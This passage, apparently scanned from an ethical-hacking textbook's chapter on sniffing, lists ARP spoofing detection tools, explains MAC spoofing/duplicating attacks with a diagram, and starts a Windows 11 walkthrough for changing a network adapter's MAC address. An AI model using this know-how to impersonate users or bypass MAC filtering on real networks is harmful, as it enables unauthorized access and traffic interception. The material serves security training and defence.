
Project Status

Packet filters:	No filters ...
Error packets:	0
Packets captured:	3,991
Packets lost:	0
Packets accepted:	3,991
Packets rejected:	0
Buffer usage:	483 KB

Figure 8.38: Screenshot of Capsa Portable Network Analyzer

Some examples of ARP spoofing detection tools are listed below:

- Wireshark (*https://www.wireshark.org*)
- ArpON (*https://sourceforge.net*)
- ARP AntiSpoofer (*https://sourceforge.net*)
- ARPStraw (*https://github.com*)
- shARP (*https://github.com*)



MAC Spoofing/Duplicating

- A MAC duplicating attack is launched by **sniffing a network for MAC addresses** of clients who are actively associated with a switch port and re-using one of those addresses
- By listening to the traffic on the network, a malicious user can **intercept and use a legitimate user's MAC address** to receive all the traffic destined for the user
- This attack allows an attacker to **gain access to the network** and take over someone's identity on the network

My MAC address is aa:bb:cc:dd:ee:ff
Legitimate User
Switch Rule: Allow access to the network only if your MAC address is aa:bb:cc:dd:ee:ff
Switch
Attacker sniffs the network for MAC addresses of the currently associated users and then uses that MAC address to attack other users associated to the same switch port
No! My MAC Address is aa:bb:cc:dd:ee:ff
Attacker
Internet

Note: This technique can be used to bypass Wireless Access Points' MAC filtering

Sniffing Technique: Spoofing Attacks

Besides ARP spoofing, an attacker can also use MAC spoofing, IRDP spoofing, VLAN hopping, and STP attacks to sniff the traffic of a target network. This section describes spoofing techniques that help attackers to steal sensitive information. This section also explains how to defend against MAC spoofing, VLAN hopping, and STP attacks.

MAC Spoofing/Duplicating

MAC duplicating refers to spoofing a MAC address with the MAC address of a legitimate user on the network. A MAC duplicating attack involves sniffing a network for MAC addresses of legitimate clients connected to the network. In this attack, the attacker first retrieves the MAC addresses of clients who are actively associated with the switch port. Then, the attacker spoofs a MAC address with the MAC address of the legitimate client. If the spoofing is successful, then the attacker can receive all the traffic destined for the client. Thus, an attacker can gain access to the network and take over the identity of someone on the network.

The diagram shows how an attacker performs a MAC spoofing/duplicating attack.



My MAC address is aa:bb:cc:dd:ee:ff
Legitimate User
Switch Rule: Allow access to the network only if your MAC address is aa:bb:cc:dd:ee:ff
Switch
Attacker sniffs the network for MAC addresses of the currently associated users and then uses that MAC address to attack other users associated to the same switch port
No! My MAC Address is aa:bb:cc:dd:ee:ff
Attacker
Internet


Figure 8.39: MAC spoofing/duplicating attack

Note: This technique can be used to bypass wireless access points' MAC filtering.

MAC Spoofing Technique: Windows

In Windows 11 OS

Method 1: If the network interface card supports a clone MAC address, then follow these steps:



Microsoft Hyper-V Network Adapter Properties

The following properties are available for this network adapter. Click the property you want to change on the left, and then select its value on the right.

Property:
- Forwarding Optimization
- Hyper-V Network Adapter Name
- IPSec Offload
- IPv4 Checksum Offload
- Jumbo Packet
- Large Send Offload Version 2 (IPv4
- Large Send Offload Version 2 (IPv6
- Max Number of RSS Processors
- Maximum Number of RSS Queues
- Maximum RSS Processor Number
- Network Address
- Network Direct (RDMA)
- Packet Direct
- Receive Buffer Size

Value:
● 000A959D6816
○ Not Present

